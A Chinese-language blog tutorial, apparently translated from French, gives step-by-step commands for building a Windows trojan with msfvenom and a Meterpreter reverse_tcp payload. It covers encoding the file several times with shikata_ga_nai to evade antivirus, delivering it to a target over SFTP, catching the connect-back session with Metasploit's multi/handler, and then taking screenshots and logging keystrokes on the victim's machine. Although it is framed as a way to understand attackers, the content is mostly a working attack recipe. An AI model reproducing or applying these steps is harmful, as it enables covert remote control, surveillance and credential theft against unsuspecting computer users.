
特洛伊木马(英文 Trojan)是一种程序,它初看起来人畜无害,借此获得对某台计算机或系统的访问权限,但其最终目的是危害目标。
理解攻击者运作方式的最好办法,是亲身实践他们的技术。为此,我们建议您借助 Meterpreter payload 来设计一个病毒,它会提供一个交互式 shell,攻击者可从中控制目标机器并执行代码。
第一部分:设计特洛伊木马
步骤 1:更新并升级 Kali Linux
您应当定期更新 Kali Linux。如果您有一段时间没有升级它,或者刚刚启动它,现在正是更新的好时机。
点击顶部的窗口打开终端,然后输入:
sudo apt-get update要应用这些更新,请输入:
sudo apt-get upgrade更新到最新版本有助于安全,并确保各工具正常运行。现在,我们可以开始了。
步骤 2:打开渗透软件
我们将使用 Metasploit,它是预装在所有 Kali Linux 机器上的软件,能让我们创建自定义 payload,从受害者的计算机连回我们的 Kali
MsfVenom 是 Metasploit 提供的一款独立的 payload 生成器,它整合并取代了 msfpayload 和 msfencode。
使用同名命令即可获得 msfvenom 上可用命令的列表:
msfvenom步骤 3:选择 payload
在病毒或计算机蠕虫的语境下,payload(法文称 charge utile)是恶意软件中执行恶意操作的那一部分。
要获取可用 payload 的列表,请使用:
msfvenom -l payloads
Meterpreter 使用 reverse_tcp shell,这意味着它会连接到攻击者机器上的一个监听点,以建立带 shell 的连接。
常见的 shell 有两种:绑定(link)和反向(reverse)。绑定 shell 会在目标机器上打开一个新服务,并要求攻击者连接到该服务才能开始会话。反向 shell(也称为 connect-back)则要求攻击者先设置一个监听点,供目标机器连接。
步骤 4:定制 payload
也可以显示所选 payload 的相关选项:
msfvenom --list-options -p windows/meterpreter/reverse_tcp
我们看到 LHOST 是空的,而这正是我们要设定的地址,被感染的设备会向该地址发送信息。在大多数情况下,它就是您的 IP 地址。
监听端口 4444 由 LPORT 设定,Kali Linux 将用它来接收特洛伊木马的通信。
要查找您的 IP 地址,请输入
ip address在终端中,您的 IP 地址位于「inet」一词之后。如果您通过以太网连接到互联网,请使用网卡 eth0 的 IP 地址;如果您以无线方式连接,请使用 wlan0 的地址;最后,如果您连接的是一台 VMWare 机器,它可能位于 ens33 下。
该 IP 地址将作为我们的 LHOST 参数。
步骤 5:生成特洛伊木马
现在我们已经有了 payload、IP 地址和端口号,所需的全部信息都齐备了。
为了能直接在您的个人目录中创建该文件,请使用以下命令进入该目录:
cd现在您可以从 payload 生成一个可执行文件,以下是需要按实际情况调整的语法:
msfvenom -p [payload] LHOST=[votre adresse ip] LPORT=[numéro de port] -f [type de fichier] > [chemin du fichier]
文件类型应为 exe,路径应包含文件名(别忘了在文件名后加上文件扩展名)。尤其要注意,在填入「> [chemin du fichier]」之前不要按回车键,否则会在您自己的设备上启动该渗透程序。
如果我们用 ls 查看文件,会看到我们的可执行文件出现了。
步骤 6:加密特洛伊木马
由于 windows/meterpreter/reverse_tcp 是一种常见的渗透手段,大多数杀毒软件都会检测到它。不过,我们可以对该程序进行加密,从而降低被杀毒软件检测到的可能性。metasploit 自带一长串编码器(encoders)。请输入:
msfvenom -l encoders选定所需的编码器(我们推荐 x86/shikata_ga_nai)后,您可以在输入实施渗透的命令时对其多次加密。对文件多次加密有助于降低程序对杀毒软件的敏感度。
语法如下:
msfvenom -p [payload] LHOST=[votre adresse ip] LPORT=[numéro de port] -e [encoder] -i [nombre d'applications] -f [type de fichier] > [chemin du fichier]
步骤 7:在目标上运行特洛伊木马
要把可执行文件传输到另一个系统,我们建议通过 SFTP 发送。
首先需要用以下命令启动 Kali Linux 的 ssh 服务:
service ssh start现在,您可以从目标计算机通过 FTP 客户端进行连接,以完成下一部分,即渗透一个 Windows 系统。
第二部分:控制特洛伊木马
在本次演示中,我们将使用一台运行 Windows 7 的虚拟机。
在这个系统上,无需禁用 Windows 内置的安全功能;这与 Windows 10 不同,后者必须禁用安全功能才能继续。
步骤 1:启动一个 meterpreter 会话

msfconsole 大概是 Metasploit Framework(MSF)中最常用的界面。它提供了一个集中的「一体化」控制台,让您能高效地使用 MSF 中几乎所有可用的选项。MSFconsole 起初可能让人望而生畏,但一旦您掌握了命令语法,就会体会到使用这个界面的强大之处。
从终端打开「msfconsole」,或从应用程序菜单打开 meterpreter。
随后您应该会看到一个打开的菜单,类似这样:
输入:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
如果您忘记了上一篇文章中如何查找您的 IP 地址,只需在一个新终端上输入 ifconfig。
set lhost [votre adresse]
set lport 4444
做完这一切之后,输入「run」,会话就会开始。会话会一直等待,直到特洛伊木马文件被执行。
run步骤 2:等待鱼儿上钩
在目标运行该文件之前,您会一直停留在这个画面上;一旦目标运行了它,您的画面就会变成这样:

从这里开始,您可以输入「help」查看命令列表。
help步骤 3:开始行动
有大量命令可供尝试。您可以记录目标的键盘输入、截取屏幕截图、用摄像头拍照等等。
例如,要截取目标计算机的屏幕截图,请输入:
screenshot大家都喜爱的功能……Keyscan!要开始记录键盘输入,请使用:
keyscan_start随后您可以用以下命令获取键盘上的输入:
keyscan_dump最后,要停止记录:
keyscan_stop要退出 meterpreter 会话,只需输入「exit」。
exit而这些只是您用 meterpreter,以及总体上用 Metasploit,所能做的众多惊人之事中的一小部分。
很快再会,在 Awoui!
来自 RSS 归档(2022-01-17)